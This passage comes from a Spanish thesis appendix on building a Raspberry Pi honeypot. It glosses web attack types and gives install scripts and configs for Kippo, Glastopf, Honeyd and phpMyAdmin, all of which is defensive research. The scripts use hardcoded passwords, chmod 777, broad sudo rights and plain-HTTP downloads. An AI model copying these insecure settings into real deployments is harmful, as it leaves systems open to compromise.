- **Web Parameter Tampering:** El ataque de manipulación de parámetros Web se basa en la manipulación de los parámetros intercambiados entre el cliente y el servidor con el fin de modificar los datos de la aplicación, tales como credenciales y permisos de usuario, precio y cantidad de los productos, etc. Por lo general, esta información se almacena en las cookies, forma y oculta campos o cadenas de una consulta de URL y se utiliza para aumentar la funcionalidad de la aplicación.
- **XPath Injection:** De manera similar a la inyección de SQL, los ataques de XPath se producen cuando un sitio web utiliza la información suministrada por el usuario para construir una consulta XPath para datos XML.

6. Path Traversal Attack (Ataque de Traspaso de Rutas)

Un ataque de traspaso de rutas consiste en la explotación de insuficiente seguridad de validación de los nombres de archivo de entrada suministrados por el usuario, por lo que los caracteres que representan a este tipo de ataque se pasan a través de las API de un archivo.

El objetivo de este ataque es pedir una solicitud para acceder a un archivo de computadora que no está pensado para ser accesible. Este ataque explota la falta de seguridad en oposición a la explotación de un error en el código.

7. Probabilistic Techniques (Técnicas de Probabilidad)

Son ataques en los que un atacante utiliza técnicas probabilísticas para explorar y superar las propiedades de seguridad de la meta, estas se basan en el supuesto de fuerza debido a la extremadamente baja probabilidad matemática de que un atacante podría ser capaz de identificar y explotar las muy raras condiciones específicas en las que las propiedades de seguridad hacen que no sostenga.

- **Brute Force Attack (Ataque de Fuerza Bruta):** Un ataque de fuerza bruta se puede manifestar de muchas maneras diferentes, pero consiste principalmente en que un atacante configura los valores predeterminados, haciendo peticiones a un servidor utilizando esos valores, y posteriormente analiza la respuesta. En cuanto a la eficiencia, un atacante puede utilizar un ataque de diccionario (con o sin mutaciones) o un ataque de fuerza bruta tradicional (con clases impartidas de caracteres, por ejemplo: alfanuméricos, especiales, etc). Teniendo en cuenta un método dado, el número de intentos, la eficiencia del sistema que lleva a cabo el ataque, y la eficiencia del sistema que se atacó donde el atacante es capaz de

calcular aproximadamente cuanto tiempo se tardará en presentar todos los valores predeterminados seleccionados.

- **Cash Overflow:** Este ataque se basa en una denegación de servicio dirigido especialmente a rebasar los costes de alojamiento para una aplicación de nube, ya sea esencialmente la quiebra del propietario del servicio o excediendo los límites de coste de la aplicación, lo que lleva al proveedor de servicios en la nube para desactivar la aplicación.
- **Cryptanalysis:** El Criptoanálisis es un proceso de búsqueda de debilidades en los algoritmos criptográficos y el uso de estas debilidades para descifrar el texto cifrado sin conocer la clave secreta.

8. Protocol Manipulation (Manipulación de Protocolo)

El atacante subvierte un protocolo de comunicaciones para llevar a cabo un ataque. Estos ataques pueden permitir al atacante hacerse pasar por otros, descubrir información sensible, controlar el resultado de una sesión, o llevar a cabo otros ataques. Estos ataques tienen como objetivo suposiciones no validas que pueden ser inherentes a los ejecutores del protocolo, las implementaciones incorrectas del protocolo o vulnerabilidades del protocolo en sí.

- **HTTP Request Smuggling:** El ataque de contrabando de solicitud HTTP explora un análisis incompleto de los datos presentados hechos por un sistema intermediario HTTP trabajando como un proxy. En general, consiste en él envió de una petición HTTP con formato especial que se analiza de forma diferente por el sistema de representación y por el sistema final, por lo que el atacante podría pasar el contrabando en una petición a un sistema sin que el otro sea consciente de ello.
- **HTTP Response Splitting:** Este tipo de ataque ocurre cuando:
  - Los datos de entrada a una aplicación web a través de una fuente no confiable, más frecuentemente en una solicitud HTTP.
  - Los datos se incluirán en un encabezado de respuesta HTTP enviando a un usuario de la web sin ser validado para caracteres maliciosos.

  Este ataque es un medio para un fin, no un fin en sí mismo. En su raíz, el ataque es sencillo: un atacante pasa datos malintencionados a una aplicación vulnerable, y de la aplicación incluye los datos en un encabezado de respuesta HTTP.
- **Traffic Flood:** El ataque de inundación de tráfico, es un tipo de ataque DoS contra servidores web. El ataque explora la forma en que la conexión TCP se gestiona. El ataque consiste en la generación de una gran cantidad de solicitudes TCP bien elaborado, con el objetivo de detener el servidor Web o provocar una disminución del rendimiento.

9. Resource Depletion (Agotamiento de Recursos)

Un atacante agota un recurso para el punto de que la funcionalidad del objetivo se ve afectado. Prácticamente cualquier recurso necesario para la operación del objetivo se puede apuntar en este ataque. El resultado de un ataque de agotamiento de recursos exitoso es generalmente la degradación o la negación de uno o más servicios que ofrece el destino. Los recursos necesarios dependerán de la naturaleza de los recursos que se agotan, la cantidad de recursos que se tiene acceso en el objetivo, y otras circunstancias atenuantes, tales como la capacidad del objetivo para cambiar la carga, detectar y mitigar los ataques de agotamiento de recursos, o adquirir recursos adicionales para tratar con el agotamiento. Los tipos de ataque son los que se explican a continuación, donde tenemos que añadirle los ataques DoS y Cash Overflow, que ya han sido explicados.

- **Asymmetric Resource consuption (amplificación):** Este ataque consiste en que un atacante fuerza una aplicación web para consumir excesivos recursos cuando la aplicación no puede liberar, o libera incorrectamente, un recurso del sistema.

10. Resource Manipulation (Manipulación de Recursos)

Un atacante manipula uno o más recursos, o algún atributo de los mismos, con el fin de realizar un ataque. Se trata de una amplia clase de ataques en el que el atacante es capaz de cambiar algún aspecto del estado del recurso y con ello afecta al comportamiento de la aplicación o la integridad de la información. Los resultados de este ataque pueden variar desde el vandalismo y la reducción en el servicio a la ejecución de código arbitrario en la máquina de destino. A continuación vamos a explicar los tipos de este ataque, a los que hay que añadirle los ataques Comment Injection Attack, Custom Special Character Injection y Path Traversal, que ya han sido explicados anteriormente.

- **Double Encoding:** Este tipo de ataque consiste en codificar los parámetros de solicitud del usuario dos veces en formato hexadecimal con el fin de evitar los controles de seguridad o provocar un comportamiento inesperado de la aplicación. Es posible porque el servidor web acepta y procesa las solicitudes de cliente en muchas formas codificadas. Mediante el uso de la doble codificación es posible eludir los filtros de seguridad que solo decodifican la entrada al usuario una sola vez.
- **Forced Browsing:** Es un ataque en el que el objetivo es enumerar y acceder a recursos que no se hace referencia en la solicitud, pero que todavía son accesibles. Un atacante puede usar técnicas de fuerza bruta para buscar contenidos no vinculados en el directorio de dominio, tales como directorios y archivos temporales, archivos de copia de seguridad y de configuración antiguos.
- **Relative Path Traversal:** Este ataque es una variante del ataque Path Traversal y puede ser explotado cuando la aplicación acepta el uso de secuencias de recorrido relativos como por ejemplo “../”.
- **Repudiation Attack:** Un ataque de rechazo ocurre cuando una aplicación o sistema no adopta controles para rastrear adecuadamente y registrar las acciones

de los usuarios, lo que permite la manipulación maliciosa o falsificar la identificación de nuevas acciones. Este ataque se puede utilizar para cambiar la información de autoría de las acciones ejecutadas por un usuario malicioso para registrar datos equivocados para los archivos de registro.

- **Setting Manipulation:** Este ataque tiene como objetivo modificar la configuración de la aplicación con el fin de hacer que los datos engañosos o ventajas a favor del atacante. Puede manipular valore en el sistema y administrar los recursos específicos de usuarios de la aplicación o afectar sus funcionalidades. Un atacante puede explotar varias funcionalidades de la aplicación que utiliza esta técnica de ataque, pero no sería posible describir todas las formas de exploración, debido a las innumerables opciones que el atacante puede utilizar para controlar los valores del sistema.
- **Spyware:** El spyware es un programa que captura la información estadística de la computadora del usuario y los envía a través de internet y sin la aceptación del usuario. Esta información generalmente se obtiene de las cookies y del historial del navegador web. El spyware también puede instalar otro software, mostrar publicidad o redirigir la actividad del navegador web. El spyware se diferencia de un virus, gusano y adware en diversas maneras. Las características comunes entre los programas espía y los virus, gusanos y adware son:
  - La explotación de la computadora infectada con fines comerciales.
  - La pantalla, en algunos casos, con anuncios.

- **Unicode Encoding:** El ataque tiene como objetivo explorar los fallos en el mecanismo de decodificación implementado en las aplicaciones cuando se decodifica el formato de datos Unicode. Un atacante puede utilizar esta técnica para codificar ciertos caracteres en la URL para eludir los filtros de aplicación, accediendo así a recursos restringidos en el servidor web o para forzar la navegación a las paginas protegidas.

11. Sniffing Attacks (Ataques de Sniffer)

Un sniffer es una aplicación o dispositivo que puede leer, monitorizar y capturar los datos de la red. Si los paquetes no se cifran, un sniffer proporciona una visión completa de los datos dentro del paquete. Incluso los paquetes encapsulados se pueden romper de forma abierta y leer a menos que estén cifrados y el atacante no tenga acceso a la clave de dicho cifrado. Los usos de un sniffer pueden ser los siguientes:

- Analizar la red y obtener información para hacer que el tiempo de la red se bloquee o se altere.
- Leer comunicaciones de la víctima.

12. Spoofing (Ataque de Suplantación de Identidad)

En términos de seguridad en redes, hace referencia al uso de técnicas de suplantación de identidad generalmente con usos maliciosos o de investigación. Se pueden clasificar

estos ataques en función de la tecnología utilizada para lograrlos. Entre ellos tenemos el IP Spoofing (que es quizás el más conocido), ARP Spoofing, DNS Spoofing, Web Spoofing o email Spoofing, aunque en general se puede englobar dentro de Spoofing cualquier tecnología de red susceptible de sufrir suplantaciones de identidad.

- **IP Spoofing:** Este ataque se basa en la suplantación de la dirección IP de origen de un paquete TCP/IP por otra dirección IP a la cual se desea suplantar. Esto se consigue generalmente gracias a programas destinados a ello y puede ser usado para cualquier protocolo dentro de TCP/IP como por ejemplo ICMP, UDP o TCP.
- **ARP Spoofing:** Se trata de la construcción de tramas de solicitud y respuesta de ARP modificadas con el objetivo de falsear la tabla ARP (Relación IP-MAC) de una víctima y forzarla a que envíe los paquetes a un host atacante en lugar de hacerlo a su destino legítimo.
- **DNS Spoofing:** Se trata del falseamiento de una relación (Nombre de dominio-IP) ante una consulta de resolución de nombre, es decir, resolver con una dirección IP falsa a un cierto nombre de dominio DNS o viceversa. Esto se consigue falseando las entradas de la relación Nombre de dominio-IP de un servidor DNS, mediante alguna vulnerabilidad en el servidor en concreto o por su confianza hacia servidores poco fiables.
- **Web Spoofing:** Enruta la conexión de una víctima a través de una página falsa hacia otras páginas Web con el objetivo de obtener información de la víctima (no confundir con *Phising*). La página web falsa actúa a modo de proxy, solicitando la información requerida por la victima a cada servidor original y saltándose incluso la protección SSL.
- **Mail Spoofing:** Este ataque consiste en la suplantación de correo electrónico por un atacante. Esta técnica es usada con frecuencia para el envío de mensajes de correo electrónico *hoax* como suplemento perfecto para el uso de suplantación de identidad y para *Spam*, es tan sencilla como el uso de un servidor de SMTP configurado para tal fin.
- **GPS Spoofing:** Este tipo de ataque intenta engañar a un receptor de *GPS* transmitiendo una señal ligeramente más potente que la recibida desde los satélites del sistema GPS, y estructurada para parecerse a un conjunto normal de señales GPS.

Anexo IV: Configuración Kippo+Kippo-Graph

En este apéndice vamos a ver el script de instalación de Kippo que hemos creado, así como de sus componentes utilizados, tanto para la distribución en Xubuntu como para la instalación en Raspbian.

1. Instalación y Configuración

Kippo_install.sh

```
###Instalación de kippo

sudo apt-get update && sudo apt-get upgrade


sudo apt-get install python-dev openssl python-openssl python-pyasn1 python-twisted python-mysqldb mysql-server

sudo apt-get install subversion

sudo apt-get install authbind

adduser kippo #password raspot

visudo #Aniadir ->  kippo ALL=(ALL:ALL) ALL

sudo touch /etc/authbind/byport/22
sudo chown kippo:kippo /etc/authbind/byport/22
sudo chmod 777 /etc/authbind/byport/22

su kippo
cd
cd /opt

sudo svn checkout http://kippo.googlecode.com/svn/trunk/ ./kippo

cd kippo
sudo mv kippo.cfg.dist kippo.cfg

##Creacion de la BBDD

mysql -u root -p
create database kippo;
GRANT ALL ON kippo.* TO kippo@localhost IDENTIFIED BY 'password123'

mysql -u kippo -p
```

```
use kippo;
source ./doc/sql/mysql.sql;

sudo nano kippo.cfg

#Aniadir las siguientes lineas
ssh_port = 22
hostname = root@webserver
(Uncomment MySQL lines to look like the following change password to your needs)
[database_mysql]
host = localhost
database = kippo
username = kippo
password = password123
port = 3306

sudo nano start.sh

#modificar la linea -> twistd -y kippo.tac -l log/kippo.log --pidfile kippo.pid
# por la siguiente -> authbind --deep twistd -y kippo.tac -l log/kippo.log --pidfile
#kippo.pid


###Instalaccion Kippo-graph

sudo apt-get update

sudo apt-get install -y libapache2-mod-php5 php5-gd php5-mysql

sudo /etc/init.d/apache2 restart

sudo wget http://bruteforce.gr/wp-content/uploads/kippo-graph-VERSION.tar
#Sustituir VERSION por 0.7.4 o 0.9.3

sudo mv kippo-graph-VERSION.tar /var/www
cd /var/www
sudo tar xvf kippo-graph-VERSION.tar
cd kippo-graph
sudo chmod 777 generated-graphs
sudo nano config.php

#Modificamos los siguientes parametros

    define('DB_HOST','localhost');
    define('DB_USER','kippo');
    define('DB_PASS','password123');
    define('DB_NAME','kippo');
```

```
define('DB_PORT','3306');

sudo service apache2 restart


###Instalación de Kippo2MySQL

#Descargamos la carpeta de la siguiente dirección -> https://bruteforce.gr/kippo2mysql

##Creacion de la BBDD

mysql -u root -p
create database kippo2mysql;
GRANT ALL ON kippo2mysql.* TO kippo@localhost IDENTIFIED BY 'password123';
exit

mysql -u kippo -p
use kippo2mysql;

create table auth (ID INT(11) AUTO_INCREMENT, username TEXT not null, password TEXT not null, PRIMARY KEY(ID));
create table clients (ID INT(11) AUTO_INCREMENT, client TEXT not null, PRIMARY KEY(ID));
create table hosts (ID INT(11) AUTO_INCREMENT, ip TEXT not null, PRIMARY KEY(ID));
exit

##Ejecución

cd /opt/kippo2mysql
./kippo2mysql.pl


###Copiamos el paquete de Scripts disponible en Honeydrive.
```

2. Ejecución

A continuación vamos a explicar como ejecutar todos los servicios creados para kippo:

- **Ejecución de Kippo**: Para realizar la ejecución de Kippo se ha tomado la siguiente forma:

```
cd /opt/kippo
```

```
./start.sh
```

Donde se puede ver la ejecución de Kippo en modo daemon, donde vemos que resulta más efectivo que en modo debug, ya que con esto podemos consumir menos memoria RAM.

- **Ejecución de Kippo2MySQL**: Para la ejecución de Kippo2MySQL una vez que tenemos configurada la base de datos de Kippo2MySQL tenemos que realizar lo siguiente:

```
cd /opt/Kippo2MySQL
sudo ./kippo2mysql.py
```

Una vez realizado esto, esperamos a que termine la ejecución y posteriormente podemos ver el resultado de esta ejecución viendo la base de datos Kippo2mysql.

- **Ejecución Kippo-scripts:** A continuación vamos a ver cada una de las ejecuciones de los scripts de Kippo-Scripts:
  - **Kippo2WordList:** Para la ejecución de Kippo2WordList, tenemos que realizar lo siguiente:

```
cd /opt/kippo-scripts
sudo ./kippo2wordlist.py
```

Una vez que realizamos esta ejecución, podemos ver el resultado en el archivo txt generado.

  - **Kippo-sessions.sh**: Para la ejecución de Kippo-sessions.sh tenemos que realizar lo siguiente:

```
cd /opt/kippo-scripts
sudo ./kippo-sessions.sh
```

  - **Kippo-stats.pl**: Para la ejecución de Kippo-stats.pl tenemos que realizar lo siguiente:

```
cd /opt/kippo-sessions
sudo ./kippo-stats.pl
```

Anexo V: Configuración Glastopf+Glastopf-Analytics

En este apéndice vamos a ver el script de instalación de Glastopf que se ha creado, así como de sus componentes utilizados, tanto para la distribución en Xubuntu como para la instalación en Raspbian.

1. Instalación y Configuración en Xubuntu

Glastopf_install_pc.sh

```
###Instalación de glastopf

sudo apt-get update
sudo apt-get install python2.7 python-openssl python-gevent libevent-dev python2.7-dev build-essential make
sudo apt-get install python-chardet python-requests python-sqlalchemy python-lxml
sudo apt-get install python-beautifulsoup mongodb python-pip python-dev python-setuptools
sudo apt-get install g++ git php5 php5-dev liblapack-dev gfortran libmysqlclient-dev
sudo apt-get install libxml2-dev libxslt-dev
sudo pip install --upgrade distribute


cd /opt
sudo git clone git://github.com/glastopf/BFR.git
cd BFR
sudo phpize
sudo ./configure --enable-bfr
sudo make && sudo make install

echo "zend_extension = /usr/lib/php5/20090626+lfs/bfr.so" >> /etc/php5/cli/php.ini

sudo pip install glastopf

cd /opt
sudo mkdir myhoneypot
cd myhoneypot
sudo glastopf-runner

#Es posible que nos de un fallo el anterior comando debido a la versión utilizada de #greenlet, para mitigarlo ejecutamos el siguiente comando

sudo pip install --upgrade greenlet

##Instalación de Glastopf-Analytics
```

```
sudo apt-get install cpanminus
sudo cpanm -i DBI
sudo cpanm Dancer2
sudo apt-get install sqlite
sudo apt-get install libgeo-ip-perl

#Descargar el .deb de libcpan-sqlite-perl
sudo dpkg -i paquete.deb
sudo apt-get -f install
sudo dpkg -i paquete.deb


sudo git clone https://github.com/vavkamil/Glastopf-Analytics.git

cd Glastopf-Analytics

sudo nano lib/MyWeb/App.pm

#Cambiamos el nombre del directorio y el nombre deseado para password y username

#Enlazar la base de datos de glastopf con mysql

sudo apt-get install mysql-server python-mysqldb

mysql -u root -p

create database glaspot;

create user 'glaspot'@'localhost' identified by 'glaspot';

grant all privileges on glaspot.* to 'glaspot'@'localhost';

flush privileges;

exit


###También se han utilizado los directorios disponibles en Honeydrive para glastopf
```

2. Instalación y Configuración en Raspbian

Glastopf_install_raspot.sh

```
###Instalación de glastopf
```

```
sudo su
apt-get update
apt-get install python python-openssl python-gevent libevent-dev python-dev build-essential make
apt-get install python-argparse python-chardet python-requests python-sqlalchemy python-lxml
apt-get install python-beautifulsoup python-pip python-dev python-setuptools
apt-get install g++ git php5-fpm php5-dev liblapack-dev gfortran cython
apt-get install libxml2-dev libxslt-dev
apt-get install libmysqlclient-dev
pip install --upgrade distribute

cd /opt
git clone git://github.com/glastopf/BFR.git
cd BFR
phpize
./configure --enable-bfr
make &&  make install

echo "zend_extension =   /usr/lib/php5/20100525+lfs/bfr.so" >> /etc/php5/cli/php.ini

cd /opt
git clone https://github.com/client9/libinjection.git
sudo git clone --recursive https://github.com/glastopf/pylibinjection.git
cd /opt/pylibinjection
sudo python setup.py build
sudo python setup.py install

pip install glastopf

cd /opt
mkdir myhoneypot
cd myhoneypot
glastopf-runner


wget https://pypi.python.org/packages/source/g/greenlet/greenlet-0.4.1.zip#md5=c2deda75bdda59c38cae12a77cc53adc
unzip greenlet-0.4.1.zip
cd greenlet-0.4.1
python setup.py install


glastopf-runner

##Instalación de Glastopf-Analytics
```

```
sudo su
apt-get install cpanminus
cpanm -i DBI  #puede ir después del siguiente
sudo apt-get install sqlite
cpanm Dancer2
apt-get install libgeo-ip-perl

###Instalar libcpan-sqlite-perl desde .deb o tar.gz nosotros lo hemos hecho de tar.gz -> http://oss.mmu.edu.my/pub/raspbian/raspbian/pool/main/libc/libcpan-sqlite-perl/

git clone https://github.com/vavkamil/Glastopf-Analytics.git

cd /Glastopf-Analytics

sudo nano lib/MyWeb/App.pm

#Cambiamos el nombre del directorio y el nombre deseado para password y username
```

3. Ejecución

En este apartado vamos a ver como ejecutar los respectivos módulos de glastopf instalados, tanto para Raspbian como para Xubuntu.

- Ejecución glastopf:

```
sudo su
cd /opt/myhoneypot/
sudo glastopf-runner
```

- Ejecución Glastopf-Analytics:

```
sudo su
cd /opt/Glastopf-Analytics/
sudo perl ./bin/app.pl
```

Es importante no cerrar las consolas abiertas en la ejecución, ya que estas ejecutan ambos demonios y si se cierran se pararía el proceso.

Anexo VI: Configuración Honeyd+Honeyd-Viz

En este apéndice vamos a ver el script de instalación de Honeyd que se ha creado, así como de sus componentes utilizados, tanto para la distribución en Xubuntu como para la instalación en Raspbian.

1. Instalación y Configuración en Xubuntu

Honeyd_install_pc.sh

```
###Instalación de honeyd

sudo su

apt-get install honeyd honeyd-common

apt-get install farpd


###Instalación honeyd2MySQL

##Se puede descargar desde aqui -> http://bruteforce.gr/honeyd2mysql

#Creacion de la BBDD

mysql -u root -p
create database honeyd2mysql;
GRANT ALL ON honeyd2mysql.* TO root@localhost IDENTIFIED BY 'raspot'
exit

cd /opt/honeyd2mysql

sudo nano ./honeyd2mysql.py
#Tenemos que cambiar el archivo de configuración para nuestro usuario y password

###Instalación de Honeyd-Viz

sudo apt-get update
sudo apt-get install -y libapache2-mod-php5 php5-gd php5-mysql
sudo /etc/init.d/apache2 restart


wget http://bruteforce.gr/wp-content/uploads/honeyd-viz-VERSION.tar ###Nosotros
#hemos utilizado 0.2
```

mv honeyd-viz-VERSION.tar /var/www
cd /var/www
tar xvf honeyd-viz-VERSION.tar
cd honeyd-viz
chmod 777 generated-graphs
nano config.php #Cambiar por los valores de la base de datos

##Descargamos el archivo Honeyd-Scripts disponible en Honeydrive

2. Instalación y Configuración en Raspbian

Honeyd_install_raspot.sh

##Instalación de Honeyd

sudo apt-get update
sudo apt-get upgrade

cd /home/pi
sudo apt-get install libevent-dev libdumbnet-dev libpcap-dev libpcre3-dev libedit-dev bison flex libtool automake

#Descargamos el siguiente archivo
https://github.com/DataSoft/Honeyd/archive/master.zip
cd /home/pi
sudo unzip Honeyd-master.zip

cd Honeyd-master
sudo ./autogen.sh
sudo ./configure
sudo make
sudo make install

sudo apt-get install farpd

sudo mkdir /var/log/honeypot
sudo chmod 777 -R /var/log/honeypot
sudo touch /var/log/honeypot/honeyd.log

sudo mkdir /etc/honeypot
sudo touch /etc/honeypot/honeyd.conf

#Creamos el archivo de configuración de honeyd en honeyd.conf

###Instalación honeyd2MySQL

```
##Se puede descargar desde aqui -> http://bruteforce.gr/honeyd2mysql

#Creacion de la BBDD

mysql -u root -p
create database honeyd2mysql;
GRANT ALL ON honeyd2mysql.* TO root@localhost IDENTIFIED BY 'raspot'
exit

cd /opt/honeyd2mysql

sudo nano ./honeyd2mysql.py
#Tenemos que cambiar el archivo de configuración para nuestro usuario y password

###Instalación de Honeyd-Viz

sudo apt-get update
sudo apt-get install -y libapache2-mod-php5 php5-gd php5-mysql
sudo /etc/init.d/apache2 restart


wget http://bruteforce.gr/wp-content/uploads/honeyd-viz-VERSION.tar ###Nosotros
#hemos utilizado 0.2
mv honeyd-viz-VERSION.tar /var/www
cd /var/www
tar xvf honeyd-viz-VERSION.tar
cd honeyd-viz
chmod 777 generated-graphs
nano config.php #Cambiar por los valores de la base de datos


##Descargamos el archivo Honeyd-Scripts disponible en Honeydrive
```

3. Ejecución

Una vez que hemos instalado y configurado Honeyd, podemos realizar la ejecución de este así como de sus herramientas teniendo en cuenta los diversos modos de ejecución.

- **Honeyd**: Para la ejecución de Honeyd tenemos varias opciones de ejecución, las cuales se pueden obtener ejecutando honeyd –h, estas son las siguientes:

```
-d                  Ejecución en modo daemon.
-P                  Ejecución con polling activo.
-l logfile          Directorio para los archivos log.
-s logfile          Directorio para los log de estado.
-i interface        Interfaz de escucha.
```

-p file	Lectura de nmap-style desde fichero.
-x file	Lectura de xprobe-style desde fichero.
-a assocfile	Lectura de nmap-xprobe desde fichero.
-0 osfingerprints	Lectura de pf-style OS desde fichero.
-u uid	Selección de uid para la ejecución.
-g gid	Selección de gid para la ejecución.
-f configfile	Lectura del fichero de configuración.
-c host:port:name:pass	Lectura del colector.
--webserver-address=address	Dirección para la escucha del servidor web.
--webserver-port=port	Puerto de escucha para el servidor web.
--webserver-root=path	Ruta de archivos del servidor web.
--fix-webserver-permissions	Permisos en el servidor web.
--rrdtool-path=path	Path de rrdtool.
--disable-webserver	Desactivar el servidor web interno.
--disable-update	Desactivar la actualización en el servidor.
--verify-config	Verificar la configuración.
-V, --version	Imprimir la versión del programa.
-h, --help	Imprimir la ayuda de Honeyd.

Plugin para desarrollo:

--include-dir	Imprimir cabecera y directorio.
--data-dir	Imprimir el directorio de salida del plugin.

Donde podemos ver todas las posibilidades de ejecución de Honeyd en nuestro sistema, nosotros hemos utilizado los siguientes comandos para realizar su ejecución:

```
sudo honeyd -d -f honeyd.conf -l /var/log/honeypot/honeyd.log
sudo honeyd  -f honeyd.conf -l /var/log/honeypot/honeyd.log
```

En la primera opción podemos ver que tenemos activa la opción –d, la cual nos muestra el funcionamiento del honeypot por consola, aunque si queremos ahorrar memoria en la ejecución, es mejor utilizar la segunda opción, ya que no activaríamos la opción –d y por lo tanto ejecutaríamos el honeypot en modo demonio.

- **Honeyd2MySQL**: Para la ejecución de Honeyd2MySQL, tenemos que ejecutar el siguiente comando:

```
./honeyd2mysql.py
```

Esta operación puede tardar varios minutos, dependiendo de la actividad en el honeypot, también es recomendable realizarla una vez al día, ya que si no se hace no se podrán observar las entradas a la base de datos y parecerá como si el honeypot no hubiese estado trabajando.

- **Honeyd-Scripts**: Para la ejecución de Honeyd-Scripts podemos ejecutar los siguientes comandos:

```
sudo ./honeyd-geoip-cymrd.py
sudo ./honeyd-geoip.py
```

Anexo VII: Archivos de Configuración Honeyd

En este anexo, se van a mostrar todos los archivos de configuración utilizados para emular hosts y redes con la herramienta Honeyd.

1. Host Windows 2000 SP2

En el siguiente archivo, podemos ver la emulación de un sistema Windows 2000 SP2, el cual presenta vulnerabilidades en los puertos 23,21,25,80,110,143,389,5901 y 161.

honeyd.conf

```
create win2k
set win2k personality "Microsoft Windows 2000 SP2"
set win2k default tcp action reset
set win2k default udp action reset
set win2k default icmp action block
set win2k uptime 3567
set win2k droprate in 13
add win2k tcp port 23 "sh /usr/share/honeyd/scripts/unix/linux/suse8.0/telnetd.$
add win2k tcp port 21 "sh /usr/share/honeyd/scripts/win32/win2k/msftp.sh $ipsrc$
add win2k tcp port 25 "sh /usr/share/honeyd/scripts/win32/win2k/exchange-smtp.s$
#add win2k tcp port 80 "sh /usr/share/honeyd/scripts/win32/win2k/iis.sh $ipsrc $
add win2k tcp port 110 "sh /usr/share/honeyd/scripts/win32/win2k/exchange-pop3.$
add win2k tcp port 143 "sh /usr/share/honeyd/scripts/win32/win2k/exchange-imap.$
add win2k tcp port 389 "sh /usr/share/honeyd/scripts/win32/win2k/ldap.sh $ipsrc$
add win2k tcp port 5901 "sh /usr/share/honeyd/scripts/win32/win2k/vnc.sh $ipsrc$
add win2k udp port 161 "perl /usr/share/honeyd/scripts/unix/general/snmp/fake-s$

# Redirección de los ficheros emulados


dd win2k udp port 137 proxy $ipsrc:137
add win2k udp port 138 proxy $ipsrc:138
add win2k udp port 445 proxy $ipsrc:445
add win2k tcp port 137 proxy $ipsrc:137
add win2k tcp port 138 proxy $ipsrc:138
add win2k tcp port 139 proxy $ipsrc:139
add win2k tcp port 445 proxy $ipsrc:445

set win2k ethernet "08:00:27:4e:1c:6a"
#bind 192.168.1.50 win2k
dhcp win2k on eth0
```

2. Host Windows tarpit o pegajoso

En este archivo de configuración, se ha emulado un sistema Windows tarpit o pegajoso, este sistema es muy eficaz para la detección de gusanos, spammers y autorooters. Una de sus características es la de ser pegajoso o molesto para el atacante.

honeyd_tarpit.conf

```
create sticky
set sticky personality "Microsoft Windows XP Professional SP1"
set sticky default tcp action tarpit open
set sticky default udp action block
set sticky ethernet "08:00:27:4e:1c:6a"
#bind 192.168.1.50 win2k
dhcp sticky on eth0
```

Anexo VIII: Instalación PhpMyAdmin y PhpLite Admin

1. Sistema PhpMyAdmin

Uno de los sistemas adicionales añadidos ha sido phpmyadmin, el cual nos permite ver en modo web todas las bases de datos de MySQL instalados en nuestro sistema Raspot. Una de las principales características por las cuales hemos decido implementar este sistema, es la de poder visualizar las bases de datos de los honeypot instalados en el sistema desde cualquier tipo de plataforma web. El aspecto de esta página se puede ver en la *imagen 42 del Anexo IX*.

Para la instalación de phpMyAdmin no se ha realizado un anexo específico para tal efecto, ya que es muy simple su instalación y no veíamos necesario su implementación mediante un script. En primer lugar, tenemos que instalar las dependencias correspondientes para realizar su posterior instalación, por lo tanto tenemos que realizar la instalación de los módulos de php necesarios para la instalación de phpmyadmin, nosotros ya los tenemos instalados, ya que hemos instalado anteriormente la gran mayoría de estos módulos. Posteriormente, tenemos que realizar la instalación de phpmyadmin por medio del siguiente comando:

```
sudo apt-get install phpmyadmin
```

Primero tenemos que incluir phpmyadmin en la configuración de apache, esto se realiza para que tengamos acceso a este vía web, para ello tenemos que realizar lo siguiente:

```
sudo nano /etc/apache2/apache2.conf
```

En donde tenemos que incluir la siguiente línea:

```
Include /etc/phpmyadmin/apache.conf
```

Una vez que hemos configurado correctamente phpmyadmin, procedemos a reiniciar el servicio apache para que se apliquen los cambios.

```
sudo service apache2 restart
```

Nosotros hemos realizado una configuración adicional para establecer el servicio phpmyadmin en la ruta en la cual tenemos todos los servicios web, para ello tenemos que realizar lo siguiente:

```
sudo nano /etc/phpmyadmin/apache.conf
```

Y posteriormente modificamos la siguiente línea:

```
Alias /phpmyadmin /usr/share/phpmyadmin
```

Por la siguiente:

```
Alias /admin/raspot /usr/share/phpmyadmin
```

Posteriormente tenemos que reiniciar el servicio apache de nuevo para que estos cambios se hagan visibles.

2. Sistema PhpLiteAdmin

Otro de los sistemas de visualización adicionales añadidos a nuestro sistema es phpliteadmin, este sistema está basado en la visualización mediante web de las bases de datos en SQLite. Este sistema se ha instalado ya que tenemos bases de datos escritas en SQLite, como por ejemplo la base de datos de Glastopf, y que por lo tanto nos va a servir de gran ayuda a la hora de realizar la visualización de esta base de datos desde cualquier entorno o navegador web. Su aspecto es el que se muestra en la *imagen 43 del Anexo IX*.

Al igual que para PhpMyAdmin, no se ha realizado un script específico para la realización de esta instalación, ya que eran muy pocos comandos y por lo tanto lo veíamos innecesario, por lo tanto para realizar su instalación, tenemos que descargar la última versión de phpliteadmin desde la siguiente URL:

```
https://code.google.com/p/phpliteadmin/downloads/list
```

Una vez que lo hemos descargado lo descomprimimos en el directorio /var/www/admin/raspot, para que este sea accesible desde la misma URL que los anteriores sistemas.

Una vez tenemos la instalación, procedemos a la configuración, en la cual tenemos que modificar los datos del archivo de configuración, para ello realizamos lo siguiente:

```
sudo nano phpliteadmin.php
```

En el cual tenemos que añadir los directorios donde tengamos las bases de datos a mostrar, esto lo podemos encontrar mediante un identificador $directory en el fichero. Una vez tenemos establecidas las bases de datos, tenemos que cambiar la contraseña de acceso al sistema phpliteadmin, para ello tenemos que buscar la línea donde aparezca $password, y posteriormente cambiarla por la password deseada para el acceso al sistema.

Anexo IX: Sistema de Visualización

En este anexo, vamos a ver las imágenes correspondientes al sistema de visualización implementado mediante PHP y HTML en el sistema Raspot.

1. Sistema de Login

